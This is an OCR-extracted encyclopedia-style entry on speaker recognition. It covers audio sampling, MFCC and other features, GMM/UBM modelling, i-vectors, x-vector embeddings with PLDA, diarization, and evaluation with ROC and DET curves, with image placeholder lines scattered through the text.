
As mentioned, the first step is to store the vocal characteristics of the speakers in the form of speaker models in a database for future reference. First, the features should be defined such that they would best represent the vocal characteristics of the speaker of interest. The most prevalent features used in the field happen to be identical to those used for speech recognition, namely, Mel Frequency Cepstral Coefficients (MFCCs).

Before extracting features, the audio signal should be sampled and made available with a fixed frequency which is determined based on the sampling theorem such that most of the information in the speech sample is preserved. There are many aspects to consider when the speech is sampled and stored in a standard format to be used by the speaker recognition engine. Figure 2 shows a typical sampling process which starts with an analog signal and produces a series of discrete samples at a fixed frequency, representing the speech signal. The discrete samples are usually stored using a Codec (Coder/Decoder) format such as linear PCM, MU-Law, A-Law, etc. Standardization is quite important for interoperability of different engines (Beigi, 2011). The system of Fig. 2 should be designed so that it reduces *aliasing*, *truncation*, and *band-limitation* by choosing the right parameters such as the sampling rate and volume normalization. Note that in an ideal case, the filtering and pre-emphasis should be done in the analog domain, before sampling takes place, to avoid aliasing and loss of precision. The low-pass filter handles anti-aliasing, the high-pass filter removes unwanted DC components, and the pre-emphasis balances the power of low and high frequency components of the signal by increasing the naturally low energy levels of the higher frequency components so that they may provide useful information about high frequency phones, such as fricatives.




Speaker Recognition, Fig. 2 Block diagram of a typical sampling process

Figure 3 shows how most of the fricative information is lost going from a 22 kHz sampling rate to 8 kHz. Normal telephony sampling rates are at best 8 kHz. mostly everyone is familiar with having to qualify fricatives on the telephone by using statements such as “S” as in “Sam” and “F” as in “Frank.”




Speaker Recognition, Fig. 3 Utterance: "Sampling Effects on Fricatives in Speech," sampled at 22 kHz (left) and 8 kHz (right)

Cepstral Coefficients have stemmed from studies in exploring the arrival of echos in nature (Bogert et al., 1963). They are related to the spectrum of the log of the spectrum of a speech signal. The frequency domain of the signal in computing the MFCCs is warped to the Melody (Mel) scale. It is based on the premise that human perception of pitch is linear up to 1000 Hz and then becomes nonlinear for higher frequencies (somewhat logarithmic). There are models of the human perception based on other warped scales such as the Bark scale – which is also related to the Mel scale (Beigi, 2011). There are several ways of computing Cepstral Coefficients. They may be computed using the Direct Method, also known as Moving Average (MA) which utilizes the Fast Fourier Transform (FFT) for the first pass and the inverse Discrete Cosine Transform (DCT) for the second pass to ensure real coefficients. Figure 4 shows the block-diagram for the main steps in the computation of the MFCCs.



Speaker Recognition, Fig. 4 Mel Frequency Cepstral Coefficient (MFCC) computation

Some use the Linear Predictive, also known as AutoRegressive (AR) features by themselves: Linear Predictive Coefficients (LPC), Partial Correlation (PARCOR) – also known as reflection coefficients – or log area ratios (LAR). However, mostly the LPCs are converted to cepstral coefficients using autocorrelation techniques. These features are called Linear Predictive Cepstral Coefficients (LPCCs). There are also the Perceptual Linear Predictive (PLP) (Hermansky, 1990) features, shown in Fig. 5. PLP works by warping the frequency and spectral magnitudes of the speech signal based on auditory perception tests. The domain is changed from magnitudes and frequencies to loudness and pitch (Beigi, 2011).



Speaker Recognition, Fig. 5 A typical Perceptual Linear Predictive (PLP) system

There have been an array of other features used such as *wavelet filterbanks* (Burrus et al., 1997), for example, in the form of Mel-Frequency Discrete Wavelet Coefficients and Wavelet Octave Coefficients of Residues (WOCOR). There are also Instantaneous Amplitudes and Frequencies which are in the form of Amplitude Modulation (AM) and Frequency Modulation (FM). These features come in different flavors such as Empirical Mode Decomposition (EMD), FEPSTRUM, Mel Cepstrum Modulation Spectrum (MCMS), and so on (Beigi, 2011).

It is important to note that most audio segments include a good deal of silence. Addition of features extracted from silent areas in the speech will increase the similarity of models, since silence does not carry any information about the speaker's vocal characteristics. Therefore, Silence Detection (SD) or Voice Activity Detection (VAD) (Beigi, 2011) is quite important for better results. Only segments with vocal signals should be considered for recognition. Other preprocessing such as Audio Volume

Estimation and normalization and Echo Cancellation may also be necessary for obtaining desirable result (Beigi, 2011).

Once the features of interest are chosen, models are built based on these features to represent the speakers' vocal characteristics. At this point, depending on whether the system is text-dependent (including text-prompted) or text-independent, different methods may be used.

Gaussian Mixture Model (GMM): Generic Case

The models are tied to the type of learning that is done. A historically popular technique is the use of a Gaussian Mixture Model (GMM) (Duda and Hart, 1973) to represent the Speaker (Beigi, 2011). This is mostly relevant to the text-independent case which encompasses speaker identification and text-independent verification. Even text-dependent techniques can use GMMs, but they usually use a GMM to initialize Hidden Markov Models (HMMs) (Poritz, 1988) built to have an inherent model of the content of the speech as well. Of course a GMM is also considered to be a so-called degenerate single state HMM. Many speaker diarization (segmentation and ID) systems use GMMs. To build a Gaussian Mixture Model of a speaker's speech, one should make a few assumptions and decisions. The first assumption is the number of Gaussians to use. This is dependent on the amount of data that is available and the dimensionality of the feature vectors. Standard clustering techniques are usually used for the initial determination of the Gaussians. Once the number of Gaussians is determined, some large pool of features is used to train these Gaussians (learn the parameters). This step is called training.

After the training is done, generally, the basis for a speaker independent model is built. At this stage, depending on whether a Universal Background Model (UBM) (Reynolds et al., 2000) or Cohort Models are desired, different processing is done. For a UBM, a pool of speakers is used to optimize the parameters of the Gaussians as well as the mixture coefficients, using standard techniques such as Maximum Likelihood Estimation (MLE), Maximum a-Posteriori (MAP) adaptation, and Maximum Likelihood Linear Regression (MLLR). There may be one or more Background models. For example, some create a single background model called the UBM; others may build one for each gender, by using separate male and female databases for the training. Cohort models are built

in a similar fashion. A cohort is a set of speakers that have similar vocal characteristics to the target speaker.

At this point, the system is ready for performing the enrollment. The enrollment may be done by taking a sample audio of the target speaker and adapting it to be optimal for fitting this sample. This ensures that the likelihoods returned by matching the same sample with the modified model would be maximal.

At the identification and verification stage, a new sample is obtained for the test speaker. In the identification process, the sample is used to compute the likelihood of this sample being generated by the different models in the database. The identity of the model that returns the highest likelihood is returned as the identity of the test speaker. In identification, the results are usually ranked by likelihood. To ensure a good dynamic range and better discrimination capability, log of the likelihood is computed.

At the verification stage, the process becomes very similar to the identification process described earlier, with the exception that instead of computing the log likelihood for all the models in the database, the sample is only compared to the model of the target speaker and the background or cohort models. If the target speaker model provides a better log likelihood, the test speaker is verified and otherwise rejected. The comparison is done using the Log Likelihood Ratio (LLR).

Of course, there are many other techniques used for the modeling of speakers, including speaker-space based models which may utilize GMMs on their own or in a *factor analytic* setting and of course the use of *neural network* techniques, as well as kernel-based methods such as *support vector machines* (Vapnik, 1998) and other learning and classification approaches.

Speaker Space

The idea is to be able to represent each speaker as a point in a multidimensional speaker space. This would be some kind of speaker embedding. It was first introduced in the late 1990s (Beigi et al., 1999). Once a speaker may be formed as a point in such a space, it may be possible to define metrics and divergences in order to compare two speakers in that space. Once such a measure is established, as long as it is robust to variations in channel mismatch, conditions, and content, all modalities of speaker recognition can be used efficiently.

About a decade later, similar ideas for considering a speaker representation space stemmed from work on different variants of Factor Analysis (Campbell et al., 2006; Kenny, 2006) which attempted to reduce speaker variability under different channel conditions. A simplification of the factor analysis approach started combining the channel/session and speaker variability in a so-called *total variability space* (Dehak et al., 2011), showing that most of the difference in the variability between sessions and channels may be resolved using other compensation techniques, once different data points have been established for speakers in the total variability space (speaker space) and they would be as effective as the more complex *joint factor analysis*. These so-called speaker identity vectors (*i-vectors*) may then undergo channel/session normalization and compensation such as *Within-Class Covariance Normalization*, *Linear Discriminant Analysis*, *Nuisance Attribute Projection*, or other techniques to handle mismatches in session and channel conditions. Once these normalizations, mostly arriving at a lower dimensional vector through projections, are compared to the original longer vectors, it would be easy to compare two speakers using simple distances in the speaker space, such as a simple cosine distance, etc.

Around the same time that researchers in the speaker recognition field were looking into the above, similar work was being done, based on the concept of *Linear Discriminant Analysis (LDA)* to provide an inference for the facial identity of individuals (Prince and Elder, 2007). This technique is known as *Probabilistic Linear Discriminant Analysis* which is based on the premise that a parametric probability density may be defined for different conditions and classes, in such a way that it would allow scores for unseen labels (classes) to be estimated based on seen classes. This would allow the determination of a scoring system that would generally operate on the output of a projected set of vectors from an LDA, to provide optimal scores that would separate vectors in the speaker (facial) space, even for classes (speakers or faces) that have not been seen before, in a variety of channel conditions (Burget et al., 2011).

Speaker Embeddings (x-Vectors): Neural Network Kernels


The latest and most successful techniques for doing speaker recognition use a neural network of some kind, such as a *Time Delay Neural Network (TDNN)* to create speaker embeddings by training the neural network on

very large datasets with many speakers, recorded under a variety of conditions (Snyder et al., 2018). By training on a variety of speakers, a network is trained to tell the speakers apart. Generally a neural network kernel works in such a way that lower layers of the network learn the more fundamental features of speech and speaker identity. As the layers progress, more discourse and higher level reasoning is built into the outputs of the neurons in those layers. Utilizing this feature of neural networks, once training has been completed for the large training set, producing speaker identities at a standard output layer such as a Softmax layer, somewhat lower layers leading to the final layer would qualify as embeddings that would describe the speaker identity in this speaker space using a so-called *speaker embedding* – also known as *x-vectors*. These speaker embeddings may, for example, be the output of a layer of neurons just a few layers short of the final layer. Once such a vector, generally in the order of hundreds of dimensions, is established, a standard projection technique such as LDA, followed by a PLDA, can provide a reduction in dimensionality, as well as a metric for comparing the reduced dimensionality speaker coordinates. Given the property of the PLDA discussed earlier, features from an unseen speaker may be forwarded through the trained network to obtain the speaker embedding. This embedding may then be projected using an LDA. If another set of features undergoes the same process, the outputs of the two samples after the LDA may be compared using the PLDA parameters computed from the large training set, resulting in a score that would generally go in one direction for similar speakers and in the opposite direction for sufficiently different speakers. This completes the requirements set by Beigi et al. (1999) in order to be able to perform all modalities of speaker recognition. In order to improve the generalization of the speaker embeddings, many different data augmentation procedures have been used (Snyder et al., 2018).

Speaker Diarization

An extension of speaker recognition is diarization which includes segmentation followed by speaker identification and sometimes verification. The segmentation finds abrupt changes in the audio stream. Bayesian Information Criterion (BIC) (Chen and Gopalakrishnan, 1998) and Generalized Likelihood Ratio (GLR) techniques and their combination

(Ajmera and McCowan, 2004) as well as other techniques (Beigi and Maes, 1998) have been used for the initial segmentation of the audio. Once the initial segmentation is done, a limited speaker identification procedure allows for tagging the different parts with different labels. Figure 6 shows such results for a two-speaker segmentation.




Speaker Recognition, Fig. 6 Segmentation and labeling of two speakers in a conversation using turn detection followed by identification


Speaker identification results are usually presented in terms of the error rate. They may also be presented as the error rate based on the result being present in the top *N* matches. This case is usually more prevalent in the cases where identification is used to prune a large set of speakers to only a handful of possible matches so that another expert system (human or machine) would finalize the decision process.

In the case of speaker verification, the method of presenting the results is somewhat more controversial. In the early days in the field, a *Receiver*


Operating Characteristic (ROC) curve was used (Beigi, 2011). For the past two decades, the *Detection Error Trade-Off (DET)* curve (Martin et al., 1997; Martin and Mark, 2000) has been more prevalent, with a measurement of the cost of producing the results, called the *Detection Cost Function (DCF)* (Martin and Mark, 2000), defined by in the process of providing National Institute of Standards in Technology (NIST) trials for speaker recognition, designed to advance the speaker recognition research. Figures 7 and 8 show sample ROC curves for two sets of data underscoring the difference in performances. Recognition results are usually quite data-dependent. The next section will speak about some open problems which degrade results. The DET curve uses logarithmic plots of the false rejection, which happens to be the *miss probability*, according to hypothesis testing definitions (Beigi, 2011) against false acceptance which is referred to as the *False Alarm Probability*. Figures 9 and 10 show a sample ROC curve together with its corresponding DET curve side-by-side.



